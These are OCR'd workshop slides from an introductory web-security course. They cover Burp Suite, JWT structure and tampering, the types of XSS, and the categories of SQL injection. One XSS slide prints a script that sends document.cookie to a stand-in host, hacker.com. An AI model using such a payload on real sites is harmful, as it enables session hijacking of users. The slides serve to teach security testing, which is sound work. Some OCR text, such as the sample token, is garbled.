Introduction to Web

m0leCon 2025 Workshops

Web fundamentals

- Tools
- JWT
- XSS
- SQL injection

Burp suite

The first tool we'll use for web application testing is **Burp Suite**, which is primarily used to analyze web traffic.

We will focus on three key features:

- **Target**: Helps us map and explore the structure of the web application, identifying endpoints and their functionality
- **Proxy**: Intercepts and captures HTTP/S traffic between the browser and the server, allowing us to analyze and modify requests and responses in real time
- **Repeater**: Allows us to manually resend and modify individual requests

Webhook

The second tool is **Webhook**, which is used to receive the response from an endpoint.

We'll use this tool for XSS testing in the workshop. It will help us determine if our exploit is working correctly by capturing and analyzing the data sent to our configured endpoint.

Site: https://webhook.site/

JWT.IO

The third tool we’ll use is **JWT.io**, a website that allows us to inspect and modify the parameters of a JSON Web Token (JWT).

This tool will be essential for crafting and testing exploits, as it enables us to decode, edit, and re-encode JWTs, manipulating their content.


Site: https://jwt.io/

COOKIES AND JWT

Cookie

Cookies are data stored by browsers to remember user sessions, preferences, or tracking data.

In web security, attackers may manipulate cookie values to alter session data or bypass restrictions.



JWT


JSON web tokens are a standardized format for sending cryptographically signed JSON data between systems.

A JWT consists of three parts:

- **Header**: Contains information about the signing algorithm (e.g. HMAC, RSA)
- **Payload**: Holds the claims or user data (e.g. user ID, roles)
- **Signature**: Verifies the token's integrity, ensuring it hasn’t been altered

They are used as an alternative to traditional cookies for session management, where the token itself stores the user's credentials.

JWT



eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJnaXRodWluY29tliwiYXVkIjoicmF3LmdpdGh1YnVz
iYXVkIjoicmF3LmdpdGh1YnVzZXJjb250ZW50LmNvbSIsImtleSI6ImtleTUiLCJleHAiOjE3MDQzOTM1NjUsI
HEADER
PAYLOAD
SIGNATURE
<cryptographic signature to ensure integrity>

```
{
   "alg":"RS256",
   "typ":"JWT",
   …
}
```


```
{
   "name" : "Richard Hendricks",
   "exp": 1703037180,
   "sub": "00000000-0000-0000-0000-111111111111",
   "admin": true,
   …
}
```

XSS

XSS

XSS is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.

It works by manipulating a vulnerable web site so that it returns malicious JavaScript that gets executed by users.




```
<script>
new Image().src= "http://
hacker.com/"+document.cookie;
</script>
```

XSS

There are three main types of XSS attacks:

- **Reflected XSS**, where the malicious script comes from the current HTTP request
- **Stored XSS**, where the malicious script comes from the website server
- **DOM-based XSS**, where the vulnerability exists in client-side code rather than server-side code


Types of XSS Attacks
Reflected Cross-site Scripting
Stored Cross-site Scripting
DOM-based Cross-site Scripting


Reflected XSS

Reflected XSS occurs when an attacker injects a malicious script into a URL or input field, and the server immediately reflects it back in the response without proper sanitization.

How it works:

- The attacker sends a specially crafted URL containing malicious script to a victim

- When the victim clicks the link, the script executes in their browser, potentially stealing sensitive data or performing unauthorized actions


Browser
2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
1. Attacker sends malicious link
User
Attacker


Stored XSS

Stored XSS occurs when an attacker injects a malicious script into a web application, which is then permanently stored on the server (e.g. in a database, comment section, or profile).

How it works:

- The malicious script is stored and served to users who access the affected page

- The script runs in the user's browser, potentially stealing cookies, credentials, or performing unauthorized actions



www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

DB AND SQL

Database basics

A database is an organized collection of data stored electronically, designed to make it easy to store, manage, and retrieve information.

How it works:

- **Storage**: Data is stored in tables, which are like spreadsheets with rows and columns

- **Queries**: Users interact with the database using a language like SQL to search, add, update or delete data

SQL basics

SQL (Structured Query Language) is a domain-specific language used to interact with databases.

The most common command in SQL is **SELECT** which is used to retrieve data from a table in the database.

But what happens if we write an insecure query in our code?




Table: Customers

customer_id	first_name	last_name	age	country
1	John	Doe	31	USA
2	Robert	Luna	22	USA
3	David	Robinson	22	UK
4	John	Reinhardt	25	UK
5	Betty	Doe	28	UAE

```
SELECT first_name, last_name
FROM Customers;
```

first_name	last_name
John	Doe
Robert	Luna
David	Robinson
John	Reinhardt
Betty	Doe

SQL injection

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.

There are four main types of SQL injection:

- **Logic**: Alters the logic of a query to bypass authentication or retrieve unintended data using operator like OR
- **Union**: Combines results from multiple queries to extract sensitive data using the UNION operator
- **Blind**: Exploits the database by observing application responses without directly accessing the output
- **Time based**: Infers database behavior by triggering time delays, revealing information based on response times

Challenge time